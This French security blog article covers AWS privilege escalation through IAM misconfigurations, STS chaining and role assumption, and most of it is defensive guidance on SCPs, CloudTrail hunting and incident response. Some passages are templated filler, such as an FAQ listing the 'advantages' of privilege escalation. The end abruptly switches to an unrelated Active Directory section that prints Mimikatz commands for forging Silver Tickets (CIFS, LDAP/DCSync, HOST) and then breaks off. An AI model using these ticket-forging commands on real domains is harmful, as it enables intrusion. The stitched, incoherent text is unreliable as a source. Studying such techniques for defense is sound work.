AYI NEDJIMI Consultants

Escalades de privilèges AWS | Guide Technique 2026

Catégorie : Articles Techniques Lecture : 29 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

La multiplication des environnements multi-comptes et des architectures serverless sur AWS complexifie drastiquement la maîtrise des privilèges. Les.

Cet article fournit une analyse technique detaillee de Escalades de privilèges AWS, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise. Ce guide technique sur escalades de privileges aws s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, comprendre les surfaces d'escalade de privilèges et cartographie initiale et hiérarchisation des risques. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

La multiplication des environnements multi-comptes et des architectures serverless sur AWS complexifie drastiquement la maîtrise des privilèges. Les organisations adoptent massivement des modèles de délégation croisée, de fédération et de délégation automatisée via des workflows CI/CD. Chaque maillon de cette chaîne introduit des combinaisons d'identités, de ressources et de politiques qui peuvent être exploitées pour escalader des privilèges. Cet article dissèque les scénarios d'escalade liés aux mauvaises configurations IAM, au chaînage STS et aux assumptions de rôles permissives. Nous y décrivons les garde-fous défensifs indispensables, les patterns CloudTrail à traquer et des playbooks de chasse. L'objectif est de fournir une approche opérationnelle, répétable et outillée pour neutraliser les attaques d'escalade avant qu'elles ne compromettent la gouvernance globale du cloud.

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Comprendre les surfaces d'escalade de privilèges

Les surfaces d'escalade sont nombreuses dans un compte AWS d'entreprise : politiques inline laissées par les développeurs, rôles de bastion oubliés, clés API historiques, rôles de fédération ouverts ou encore stratégies d'approbation trop permissives. L'escalade peut intervenir sur des

chemins inattendus : un simple rôle de lecture S3 doté d'une politique `PassRole` mal filtrée peut devenir un tremplin vers l'administration complète d'un compte. Dans les organisations disposant d'une Organization partagée, la possibilité d'assumer des rôles `OrganizationAccountAccessRole` depuis la racine crée une deuxième surface, souvent moins régulée. Enfin, les services managés tels que Glue, SageMaker ou CodeBuild génèrent souvent des rôles de service peu monitorés, permettant des escalades latérales originales. L'analyse doit donc cartographier toutes les identités machines, humaines et fédérées, ainsi que leurs chaînes d'approbation.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Cartographie initiale et hiérarchisation des risques

Un programme de réduction de risque commence par une cartographie exhaustive : inventaire des comptes, listing complet des rôles et des politiques, graphe des relations d'approbation et identification des identités externes (fournisseurs, partenaires, pipelines). Les outils comme AWS IAM Access Analyzer, Prowler ou Cartography aident à construire un graphe de confiance. On priorise ensuite les chemins d'escalade sur la base de la criticité métier des comptes, de la sensibilité des données et de la facilité d'exploitation. Les parcours comportant `sts:AssumeRole` sans condition ainsi que les politiques `iam:PassRole` et `iam:CreatePolicyVersion` sont classés critiques. Les risques sont enfin validés par des tests de simulation (Policy Simulator, Access Advisor) et des ateliers Purple Team, afin de confirmer la plausibilité des chaînes d'attaque identifiées.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

IAM : erreurs de configuration classiques et patterns d'attaque

Les erreurs récurrentes incluent l'utilisation de politiques gérées AWS génériques (`AdministratorAccess`, `PowerUserAccess`) sur des comptes de service, l'oubli de conditions Context Keys (`aws:PrincipalArn`, `aws:SourceIp`), l'usage de wildcards `*` pour des actions sensibles, ou encore des politiques trust `sts:AssumeRole` ouvertes à des comptes externes sans `ExternalId`. Les attaquants combinent souvent `iam:UpdateAssumeRolePolicy` avec `sts:AssumeRole` pour modifier un trust et s'injecter eux-mêmes. Les environnements moins matures laissent parfois des entités pouvoir `iam:CreateLoginProfile` ou `iam:CreateAccessKey` sur des comptes IAM humains, simplifiant l'escalade. D'autres abus reposent sur la capacité à `iam:PassRole` vers des services comme Lambda ou ECS pour exécuter du code sous un rôle plus puissant.

Chaînage STS : mécanique d'abus avancée

Le chaînage STS s'appuie sur des jetons temporaires successifs pour franchir plusieurs rôles. Un acteur malveillant peut exécuter un `AssumeRole` sur un rôle intermédiaire, puis exploiter les permissions de ce rôle pour invoquer `sts:AssumeRole` sur un second rôle, et ainsi de suite jusqu'à atteindre des privilèges élevés. Les dérives apparaissent lorsque des rôles intermédiaires ont des politiques trust laxistes, lorsqu'un rôle final est supposé uniquement par des services internes mais reste accessible par `AssumeRole`, ou lorsque des conditions de session (`aws:RequestTag`, `aws:PrincipalTag`) ne sont pas imposées. Les jetons STS sont également utilisés pour contourner des guardrails de détection basés sur des ARN statiques : les journaux CloudTrail doivent donc être corrélés sur l'ID de session et l'agent d'appel (`userAgent`) pour suivre la chaîne complète.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Rôle assumption : vecteurs de compromission typiques

La prise de rôle mal contrôlée aboutit à des scénarios de compromission où des identités techniques (CI/CD, comptes de service) deviennent l'entrée privilégiée. Les pipelines qui nécessitent de `PassRole` vers CodeBuild ou Step Functions doivent impérativement filtrer sur des roles cibles spécifiques. Sans cette restriction, un attaquant opérant dans le pipeline peut assumer des rôles à forte privilège, voire le rôle `OrganizationAccountAccessRole`. Dans les environnements hybrides, les fédérations SAML permettent parfois d'assumer des rôles cloud via un IdP interne. Une compromission AD peut donc se traduire par une escalade sur AWS si les règles de mappage SAML autorisent des attributs trop permissifs. Les applications mobiles qui embarquent des identifiants Cognito sont une autre surface : un mauvais paramétrage des rôles Cognito identity pool peut offrir des chemins d'escalade inattendus.

![SVG à créer : graphe de chaînage STS entre comptes AWS avec niveaux de privilèges]

Garde-fous de gouvernance et segmentation organisationnelle

Les guardrails doivent être conçus à plusieurs niveaux. Au niveau Organization, les SCP (Service Control Policies) permettent d'empêcher des actions globalement dangereuses (`iam:CreatePolicy`, `iam:DeleteRole`, `organizations:LeaveOrganization`). Toutefois, les SCP ne restreignent pas les rôles assumés depuis la racine ; il faut donc ajouter des conditions via `aws:PrincipalOrgID`. Au niveau des comptes, on implémente des rôles de saut (`jump roles`) limités qui servent de passage obligé pour des opérations privilégiées, accompagnés d'un MFA obligatoire. Les entreprises adoptent des patterns comme `break-glass` avec CloudWatch Events et AWS Chatbot pour suivre l'utilisation de ces rôles exceptionnels. Les pipelines CI/CD devraient utiliser des rôles dédiés par environnement (dev, test, prod) avec séparation stricte des secrets et rotation automatique via AWS Secrets Manager.

Guardrails techniques : politiques, conditions et étiquettes

Les politiques IAM doivent exploiter les condition keys modernes : `aws:ResourceTag`, `aws:RequestTag`, `aws:PrincipalTag`, `aws:SourceIdentity`. L'ajout de tags sur les rôles et les sessions permet de restreindre l'assomption aux identités prévues. Les conditions `Condition: StringEqualsIfExists` sont utiles pour exiger un `aws:ExternalId` lorsqu'un partenaire invoque un rôle. Les managed policies doivent être remplacées par des politiques sur mesure, versionnées, validées par IaC et peer-reviewées. L'utilisation de frameworks comme Cedar via IAM roles anywhere, ou les générateurs de politiques basés sur Cloudfox/Policy Sentry, diminue le risque de sur-permissions. Enfin, on impose systématiquement `DurationSeconds` courts pour les rôles sensibles et des `SessionPolicies` restrictives pour éviter que des permissions héritées ne se propagent.

Automatisation de la remédiation

Les organisations avancées intègrent la remédiation des chemins d'escalade dans leurs pipelines IaC. Les templates CloudFormation/Terraform sont analysés par des linters (Checkov, Tfsec, CFN Guard) pour détecter les politiques permissives. Lorsqu'un élément dangereux est détecté, un workflow Step Functions déclenche un processus Jira/ServiceNow afin qu'une équipe revienne sur la configuration. Des fonctions Lambda de remédiation peuvent désactiver des clés IAM inactives ou resserrer des politiques trust en temps réel. Pour les environnements critiques, on met en place un modèle `policy-as-code` versionné avec tests unitaires, comparant la policy générée aux intentions métier, garantissant que l'on respecte le principe du moindre privilège.

CloudTrail : instrumentation minimale et stratégies d'analyse

CloudTrail doit être activé sur l'ensemble des comptes et régions, avec un bucket S3 centralisé et une intégration à un SIEM. Les logs doivent inclure les données `Management` et `Data` (insights optionnel). L'analyse se concentre sur les événements `AssumeRole`, `GetSessionToken`, `PassRole`, `CreatePolicy`, `AttachRolePolicy`, `PutRolePolicy`. Les champs `userIdentity.principalId`, `userIdentity.sessionContext.sessionIssuer.arn` et `requestParameters.roleArn` sont essentiels pour reconstruire les chaînes d'escalade. On ingère également les logs CloudTrail Lake ou Athena pour des recherches ad hoc. Un pipeline de normalisation mappe les événements sur des entités `Identity`, `Role`, `Session`, `Resource`, facilitant la détection comportementale et la corrélation inter-comptes.

Techniques de chasse CloudTrail

Pour chaque scénario d'attaque, on définit des hunters CloudTrail. Exemples :

- Détecter un `AssumeRole` depuis un pays inattendu : corréler `sourceIPAddress` avec des plages approuvées.
- Identifier un `PassRole` dirigé vers un rôle non autorisé : vérifier `requestParameters.roleName` contre une liste blanche.

- Surveiller l'utilisation de `iam:CreateLoginProfile` ou `iam:CreateAccessKey` par des entités non humaines.
- Détecter un `UpdateAssumeRolePolicy` suivi d'un `AssumeRole` sur la même cible dans une fenêtre de 5 minutes.
- Repérer des sessions STS où `sessionContext.sessionIssuer.userName` est vide, indiquant souvent une escalade via Web Identity ou SAML.

Les chasseurs utilisent Athena, OpenSearch ou un SIEM (Chronicle, Splunk, Elastic). On programme des recherches en quasi temps réel pour générer des alertes haute fidélité et alimenter des playbooks SOAR. Les requêtes plus lourdes (corrélation sur plusieurs heures) peuvent tourner dans un data lake, avec un scoreboard de chasse pour prioriser les investigations.

![SVG à créer : chronologie CloudTrail d'un enchaînement AssumeRole/PassRole avec alertes]

RSO (règles de sécurité opérationnelle) pour IAM et STS

Les RSO sont des contrôles périodiques automatisés qui valident la posture IAM. On définit par exemple :

- `RSO-STS-001` : aucun rôle ne doit être assummable sans `ExternalId` par des comptes externes.
- `RSO-IAM-004` : l'ensemble des politiques inline doit être revu tous les 30 jours.
- `RSO-SES-003` : les rôles utilisés par les pipelines CI/CD doivent avoir `PassRole` restreint à des préfixes de rôles.
- `RSO-ORG-002` : seules les équipes SecOps peuvent assumer `OrganizationAccountAccessRole`.

Ces contrôles s'appuient sur AWS Config, Cloud Custodian ou un moteur maison. Les violations déclenchent un workflow d'assainissement, les mesures sont suivies dans un tableau de bord de conformité.

Gestion des identités fédérées et du périmètre externe

Les intégrations SAML, OIDC et IAM Identity Center représentent des points d'entrée majeurs. Il faut imposer le MFA au niveau IdP, restreindre la durée des sessions et surveiller les attributs envoyés (`RoleSessionName`, `SessionDuration`). Les identités d'intégration machine (robots RPA, SaaS tiers) doivent être soumises à un enregistrement formel et à une revue de certificats. Les comptes invités (vendors, auditeurs) sont enclins à conserver des privilèges résiduels : un audit trimestriel supprime les rôles non utilisés et invalide les policies trust vieillissantes. La segmentation réseau via VPC Endpoint Policies et PrivateLink complète la défense lorsque des escalades visent des services internes exposés. Pour approfondir, consultez Attaques sur API GraphQL.

Approche Purple Team et simulations Red Team

Pour valider les guardrails, des exercices Purple Team orchestrent des scénarios d'escalade réalistes : compromission d'une clé CI/CD, détournement d'un rôle Lambda, exploitation d'une configuration Cognito. Chaque exercice produit un plan d'action, des métriques de détection (MTTD) et de remédiation (MTTR). Les red teams s'appuient sur des outils comme Pacu, Leonidas ou CloudFox pour cartographier les chemins d'escalade. Du côté blue team, on instrumente les défenses dans SIEM, GuardDuty, AWS Detective. Une table d'entraînement centralise les lessons learned, le backlog de corrections et l'impact sur les indicateurs de risque.

Gestion des secrets et chaînes CI/CD

Les secrets déployés dans les pipelines sont une source d'escalade classique. On centralise les secrets dans AWS Secrets Manager, dopé par des rotations automatiques. Les runtime CI/CD (CodeBuild, GitHub Actions, GitLab) obtiennent des sessions STS minimales via des rôles dédiés, sans pouvoir `PassRole` vers la production. Les workflows GitHub doivent utiliser des OIDC `sub` filtrés, empêchant un repository non autorisé de s'authentifier. On déploie des scanners (Trufflehog, Gitleaks) intégrés aux pipelines pour détecter des secrets codés en dur. Lorsque des runners auto-hébergés exécutent des builds, ils sont isolés réseau et nettoyés (credential scrubbing) après chaque job, limitant la portée des tokens STS volés.

Observabilité, journalisation enrichie et corrélation

Outre CloudTrail, on capte des signaux additionnels : logs VPC Flow pour identifier des appels STS sortants anormaux, logs du Control Plane (EKS, RDS), GuardDuty et IAM Access Analyzer. Les données sont enrichies avec des tags de propriétaire, des identifiants d'application et des niveaux de criticité. Une pipeline d'observabilité fusionne CloudTrail avec AWS Config et les inventaires IAM pour générer des graphes de confiance vivants. Des modèles ML supervisés peuvent repérer des séquences d'`AssumeRole` inhabituelles par rapport à l'historique. L'intégration avec des solutions de posture CSPM (Wiz, Orca, Prisma Cloud) fournit une vision consolidée des chemins d'escalade cross-cloud.

Réponse à incident : playbooks et forensic STS

Lorsqu'une escalade est suspectée, un playbook doit guider la réponse : isoler l'identité compromise, invalider ses clés (DeleteAccessKey, UpdateLoginProfile), révoquer les sessions STS (`sts:RevokeSession`), analyser les logs CloudTrail et Config pour retracer les actions. Les équipes forensic extraient les `requestParameters` de chaque événement, reconstruisent la séquence d'assumptions, identifient les ressources modifiées (policies, rôles, secrets). On utilise AWS Queryable logs et Detective pour visualiser le graphe d'identité. Des snapshots de politiques sont sauvegardés pour comparer l'état avant/après. Lorsqu'un rôle a été modifié, on vérifie que les conditions `Condition` et `Principal` sont rétablies et on déploie des tests automatiques pour confirmer que l'escalade n'est plus possible.

![SVG à créer : Playbook de réponse à incident pour escalade de privilèges AWS]

Communication, gouvernance et formation

La prévention repose sur une culture robuste. Les équipes Produit doivent comprendre pourquoi les politiques wildcard sont bannies et pourquoi la rotation des rôles est stricte. On organise des ateliers de sensibilisation basés sur des incidents anonymisés pour démontrer la réalité des escalades. La gouvernance se formalise dans des politiques d'entreprise (charte de moindre privilège, directive sur l'accès temporaire). Un centre d'excellence cloud anime des communautés de pratique, partage des templates IaC sécurisés, publie des cheat sheets pour les développeurs. Les KPIs de gouvernance incluent le nombre de rôles revus par mois, la proportion de politiques inline, le temps moyen de détection des escalades.

Feuilles de route et maturité

Le renforcement des garde-fous suit une feuille de route par paliers :

1. **Phase 1** : inventaire, activation CloudTrail, suppression des managed policies critiques, intégration Access Analyzer. 2. **Phase 2** : tagging systématique des rôles, adoption de conditions `aws:SourceIdentity`, segmentation des comptes par type de workload. 3. **Phase 3** : automatisation des revues, purple team trimestrielle, intégration des signaux IAM dans le SIEM et GuardDuty, déploiement de policy-as-code. 4. **Phase 4** : détection comportementale avancée, intégration ML, simulation continue des escalades (Chaos Engineering identitaire).

Chaque phase comporte des critères de réussite, des OKR dédiés et des sponsors métiers pour garantir l'adoption.

Annexes : checklists opérationnelles

- Checklist durcissement IAM : vérifier l'absence de `*` sur `Resource` pour les actions sensibles, imposer MFA sur les comptes humains, désactiver et supprimer les clés inactives > 90 jours.
- Checklist STS : session ≤ 1h pour les rôles sensibles, monitorer `AssumeRole` avec `AWSConsoleSession`, bloquer les IDs de comptes externes non approuvés.
- Checklist guardrails : SCP limitatives sur `iam:*`, CloudTrail multi-région, S3 bucket de logs chiffré avec KMS géré par la sécurité.
- Checklist chasse : requêtes Athena pré-définies, dashboards Splunk pour `AssumeRole`, alertes GuardDuty STS Anomalous Behavior activées.

> **Ressources open source associées :**
>
> - awesome-cybersecurity-tools — Liste curatée de 100+ outils de cybersécurité
> - cloud-security-fr — Dataset sécurité cloud AWS/Azure/GCP (HuggingFace)
> - pentest-checklist-fr — Dataset méthodologie pentest (HuggingFace)

Questions frequemment posees

Quels sont les avantages concrets de Escalades de privilèges AWS pour les entreprises ?

Les avantages de Escalades de privilèges AWS pour les entreprises incluent l'amelioration de la productivite des equipes, la reduction des risques operationnels et la capacite a repondre plus efficacement aux exigences du marche. L'adoption structuree de ces technologies permet egalement de renforcer la competitivite de l'organisation et d'optimiser l'allocation des ressources sur les activites a forte valeur ajoutee.

Conclusion et perspectives

Une stratégie robuste contre les escalades de privilèges AWS repose sur la combinaison d'une gouvernance rigoureuse, de guardrails dynamiques et d'une chasse active. Les scénarios IAM misconfig, STS chaining et role assumption sont souvent perçus comme complexes, mais une démarche structurée permet de les neutraliser. La clé réside dans la visibilité, la normalisation des données, l'automatisation des contrôles et la collaboration continue entre développeurs, SecOps et gouvernance. En investissant dans la prévention autant que dans la détection, les organisations réduisent significativement le risque d'incident cloud majeur et posent les bases d'une posture Zero Trust pérenne.

Étude de cas : compromission d'un compte CI/CD

En 2023, une entreprise SaaS a détecté une activité suspecte sur un pipeline GitLab auto-hébergé. L'enquête a révélé qu'un runner présente sur un hôte Linux partagé avait été compromis via une dépendance NPM malveillante. L'attaquant s'est servi des métadonnées d'environnement pour récupérer un token OIDC permettant d'assumer le rôle `GitlabDeployRole`. Ce rôle était censé ne pouvoir déployer que sur un cluster EKS de staging, mais il détenait `iam:PassRole` sans condition. En invoquant la CLI AWS depuis le runner, l'attaquant a pu assumer un rôle d'administration `ProdClusterAdmin`. S'en sont suivies des modifications sur des politiques IAM et la création d'un user `ShadowOps`. L'équipe sécurité, en exploitant CloudTrail, a observé un enchaînement `AssumeRole` inhabituel avec un `sessionName` généré automatiquement par GitLab. La remédiation a consisté à révoquer les sessions STS, supprimer le user résiduel, adopter des conditions `StringEquals` sur `aws:SourceIdentity` et isoler les runners de production. L'incident a fait émerger la nécessité d'examiner tous les rôles liés aux pipelines CI/CD et de segmenter les environnements de build.

Étude de cas : exploitation d'un trust SAML faiblement restreint

Une autre organisation, opérant dans la finance, a rencontré une escalade lorsque des crédences AD ont été compromises par phishing. L'attaquant a pu se connecter au portail SSO, qui mappait l'attribut `memberOf` vers plusieurs rôles AWS. L'équipe IAM avait prévu de filtrer ces rôles via un attribut spécifique, mais la politique `AssumeRoleWithSAML` autorisait toute assertion

`memberOf` contenant un préfixe. L'attaquant a pu modifier ses attributs via un outil interne et assumer un rôle de gestion `FinancePowerRole`. Sans MFA fédéré, l'accès est resté ouvert plus de deux heures. Le SOC a finalement détecté l'anomalie via un `CloudTrail Insight` soulignant un volume inhabituel d'appels `DescribeInstances`. Cette étude souligne l'importance d'un alignement étroit entre les équipes IAM et IdP, ainsi que la surveillance des attributs SAML.

Observabilité renforcée : intégrer les signaux AWS Control Tower

Les entreprises utilisant AWS Control Tower peuvent tirer parti des `AWS Config Aggregators` et des contrôles pré-définis `AWS Control Tower Guardrails`. Ces éléments fournissent un socle d'audit pour vérifier le respect des bonnes pratiques IAM. En combinant Control Tower avec AWS Security Hub, les findings relatifs aux permissions excessives peuvent être centralisés. On définit des automatisations pour créer des tickets lorsqu'un rôle obtient `iam:PutRolePolicy`. Les événements CloudTrail sont corrélés avec Config pour savoir si la modification a été effectuée via IaC ou en console. Lorsqu'un écart apparaît, la gouvernance peut exiger un rollback immédiat. La centralisation multi-compte facilite la priorisation, en se focalisant sur les comptes production ou contenant des données réglementées (PCI, GDPR, HIPAA).

Scénarios d'attaque spécifiques et matrices de menaces

Une matrice ATT&CK personnalisée pour AWS IAM permet de dresser la liste des techniques et tactiques. Parmi les scénarios clés : Pour approfondir, consultez Agents IA pour la Cyber-Défense et le Threat Hunting Automatisé.

- **T1078 Valid Accounts** : réutilisation de clés IAM, exploitation de `CreateAccessKey`.
- **T1098 Account Manipulation** : modification des politiques trust pour autoriser un principal malveillant.
- **T1550 Use Alternate Authentication Material** : usage de jetons STS détournés.
- **T1484 Domain Policy Modification** : adaptation pour AWS via la création de SCP trop permissives.

Chaque scénario est associé à des indicateurs : création d'une deuxième version de policy, invocation de `SimulatePrincipalPolicy`, ou encore usage prolongé de sessions de plus de 12 heures. Les équipes threat intel enrichissent cette matrice avec les TTP observées dans la nature, notamment celles popularisées par les groupes FIN ou des opérations d'espionnage. On maintient une table de correspondance entre ces TTP et les contrôles défensifs (SCP, conditions IAM, détections CloudTrail) afin de couvrir l'intégralité de la kill chain.

Intégration des logs dans un pipeline analytique avancé

Pour détecter des chaînages STS complexes, un pipeline analytique peut exploiter AWS Glue pour transformer les logs CloudTrail. Les événements sont convertis en un graphe orienté, où chaque nœud représente une session, et chaque arête un `AssumeRole`. Les algorithmes de centralité servent à repérer des rôles jouant un rôle de pivot. Une augmentation du score de centralité d'un rôle non critique peut indiquer un usage abusif. Des jobs Glue complétés par des

notebooks SageMaker permettent de tester de nouvelles heuristiques. Les résultats alimentent un tableau de bord QuickSight montrant les `top role paths`, la durée moyenne des sessions et la distribution géographique des appels STS. Ces visualisations facilitent les revues avec les parties prenantes non techniques.

Collaboration SecOps / DevSecOps / Cloud Center of Excellence

La collaboration inter-équipes est cruciale pour maintenir les guardrails. Les SecOps fournissent les détections, DevSecOps développe les pipelines IaC, tandis que le Cloud Center of Excellence (CCoE) établit les standards. Des `Guild Meetings` mensuels passent en revue les incidents, les conditions IAM complexes et les exceptions nécessaires. On documente des patterns réutilisables (rôles cross-account, politiques Step Functions) dans un catalogue accessible. Des sessions de pair programming entre DevSecOps et les équipes de produit permettent d'intégrer les contrôles à la source. Les retours du terrain alimentent en continu les politiques internes, assurant l'acceptation et la conformité.

Audit continu via AWS Config et Cloud Custodian

AWS Config fournit des règles gérées (`iam-user-no-policy-check`, `iam-policy-no-statements-with-admin-access`). On déploie des règles custom pour vérifier que chaque rôle critique contient une condition `aws:MultiFactorAuthPresent`. Cloud Custodian complète ce dispositif en appliquant des actions automatiques : par exemple, détacher une policy incriminée ou notifier un canal Slack dédié lorsque `AssumeRole` est appelé depuis un principal externe sans `ExternalId`. L'approche se veut proactive, en clôturant les failles avant qu'elles ne soient exploitables. La gouvernance audite les rapports Config et Custodian lors de comités mensuels.

Rôle des services managés : GuardDuty, Detective, Access Analyzer

GuardDuty détecte des comportements anormaux comme l'accès depuis des Tor exit nodes ou des appels STS inhabituels. Ses findings `PrivilegeEscalation:IAMUser/AdministrativePermissions` et `IAMUser/UnauthorizedAccess` sont un premier filet de sécurité. AWS Detective facilite l'investigation des escalades complexes grâce à sa visualisation des relations identité-ressource. IAM Access Analyzer, en mode `Preview`, alerte lorsqu'une ressource est accessible à un externe. Toutefois, ces services doivent être complétés par des détections sur mesure pour les environnements multi-comptes avancés. Les organisations combinent GuardDuty avec des signaux provenant de solutions tierces (Wiz, Lacework) pour augmenter la couverture et réduire les faux positifs.

Gérer les environnements hybrides et multi-clouds

La plupart des entreprises opèrent plusieurs cloud providers. Une escalade réussie sur AWS peut s'étendre vers Azure ou GCP via des secrets partagés ou des pipelines unifiés. Il est donc pertinent de centraliser la gouvernance des identités dans une plateforme (Okta, Azure AD) capable d'appliquer des politiques transverses. Les connecteurs multi-cloud doivent être contrôlés, avec des rôles distincts pour chaque plateforme et des contrôles d'audit conjoints. Les logs AWS sont corrélés avec ceux d'autres clouds pour identifier des mouvements latéraux inter-plateformes. Les programmes de sécurité adoptent une approche Zero Trust, où chaque session STS est considérée comme potentiellement malveillante tant qu'elle n'a pas été validée.

Approfondir la chasse : détection basée sur l'apprentissage automatique

Au-delà des règles, certaines organisations utilisent des modèles ML. Un modèle de classification peut apprendre la signature des séquences STS légitimes pour chaque équipe. Les features incluent la durée de la session, le service cible, les tags, l'adresse IP source, l'heure de la journée. Lorsqu'une nouvelle session diffère fortement, une alerte est générée. Des techniques d'auto-encodeur sont également explorées pour détecter des anomalies dans les vecteurs d'activité IAM. Les équipes Data Science collaborent avec SecOps pour intégrer ces scores d'anomalie dans le SIEM et pour définir des workflows de validation. L'enjeu est de réduire le bruit tout en détectant des attaques inédites.

Mettre en place des tests unitaires IAM (policy-as-code)

Les politiques IAM sont souvent écrites à la main, ce qui entraîne des erreurs. En adoptant `policy-as-code`, on écrit des tests unitaires validant que les actions autorisées et interdites correspondent à l'intention. Des frameworks comme `terraform-compliance`, `OPA` (Open Policy Agent) et `AWS IAM Guard` permettent d'écrire des assertions. Par exemple, un test s'assure que le rôle `ProdDeployRole` ne peut assumer que des rôles commençant par `prod-`. Avant chaque déploiement, les tests sont exécutés dans la pipeline CI. Les rapports sont versionnés, créant un historique d'évolution des privilèges. Cette approche réduit les erreurs humaines et garantit la robustesse des guardrails.

Renforcer la transparence via des tableaux de bord exécutifs

Les décideurs souhaitent un aperçu synthétique des risques. Des tableaux de bord agrègent : nombre de rôles avec `AdministratorAccess`, sessions STS par source (console, CLI, API), taux de conformité aux RSO, temps moyen de remédiation. On y ajoute un indicateur de dette IAM : ratio entre politiques conformes et politiques nécessitant une revue. Ces métriques sont discutées lors des comités risques et permettent d'obtenir du sponsoring pour des projets de remédiation. Une notation visuelle (vert, orange, rouge) aide à prioriser les comptes à traiter rapidement.

Gestion des exceptions et justification

Certaines équipes réclament des privilèges élargis pour des besoins temporels. Un processus formalisé gère ces exceptions : justification écrite, approbation multi-niveaux, durée maximale, plan de retrait. Chaque exception est taguée dans la policy (`ExceptionId`) et suivie dans un registre. Un rappel automatique notifie les équipes AVANT l'expiration pour vérifier si l'exception doit être prolongée. Les audits examinent la pertinence des exceptions et vérifient qu'elles ne sont pas devenues permanentes par inadvertance.

Simulations continues via Chaos Engineering identitaire

Inspirées du Chaos Engineering, les équipes créent des expériences contrôlées : injection d'un rôle fictif sur-permissif, suppression de conditions `ExternalId`, arrêt d'un guardrail. L'objectif est de vérifier que les détections fonctionnent, que la remédiation automatique s'enclenche et que les équipes savent réagir. Ces expériences sont documentées et répétées périodiquement. Elles améliorent la résilience organisationnelle et permettent d'identifier des failles latentes, comme des dépendances à des scripts manuels ou des fuites de secrets.

Bibliographie et ressources recommandées

Parmi les lectures clés :

- AWS Security Best Practices (livre blanc officiel).
- Blogs de chercheurs (Rhino Security Labs sur Pacu, Spencer Gietzen sur IAM).
- Recherches de Summit Route sur `aws-vault` et la sécurité des sessions.
- Talks re:Invent sur GuardDuty, IAM Access Analyzer et Zero Trust sur AWS.

Les communautés comme Cloud Security Forum, Reddit r/aws et les groupes OWASP Cloud Security fournissent des retours d'expérience. Participer à des CTF (Capture The Flag) orientés cloud aide à comprendre les points de vue attaquants et à renforcer les défenses.

Perspectives : intégration avec Zero Trust et Confidential Computing

À moyen terme, l'adoption du Zero Trust dans le cloud impose une authentification adaptative sur tous les rôles. Les solutions combinant IAM avec la télémétrie endpoint (ex : détecter qu'un hôte est compromis avant d'accorder un `AssumeRole`) deviennent incontournables. Le Confidential Computing (Nitro Enclaves) peut isoler les processus manipulant des secrets, réduisant le risque d'escalade via extraction mémoire. L'intégration d'AWS Verified Access et des contrôles contextuels (signal device posture) renforce les Guardrails. Les entreprises visionnaires orchestrent un contrôle du plan de données et du plan de contrôle, assurant que chaque privilège est justifié, temporaire et traçable. Pour approfondir, consultez AWS Lambda Security : Attaques et Defenses.

Checklist finale pour l'escalade de privilèges AWS

1. Maintenir un inventaire vivant des rôles et politiques. 2. Appliquer des conditions `aws:SourceIdentity` et `aws:PrincipalTag` sur toutes les assumptions critiques. 3. Auditer et réduire `PassRole`, `CreatePolicyVersion`, `PutRolePolicy`. 4. Activer CloudTrail complet, GuardDuty, Detective, Access Analyzer. 5. Mettre en place des SCP et des guardrails Control Tower pertinents. 6. Instrumenter des détections CloudTrail sur les séquences d'escalade. 7. Automatiser la remédiation via Config, Custodian, Lambda. 8. Former les équipes et simuler régulièrement des scénarios Purple Team. 9. Intégrer les pipelines CI/CD dans la gouvernance IAM. 10. Exploiter des approches ML et policy-as-code pour la maturité avancée.

En suivant cette checklist et les recommandations détaillées, les organisations peuvent réduire drastiquement l'impact potentiel des escalades de privilèges et renforcer la confiance dans leur infrastructure AWS.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
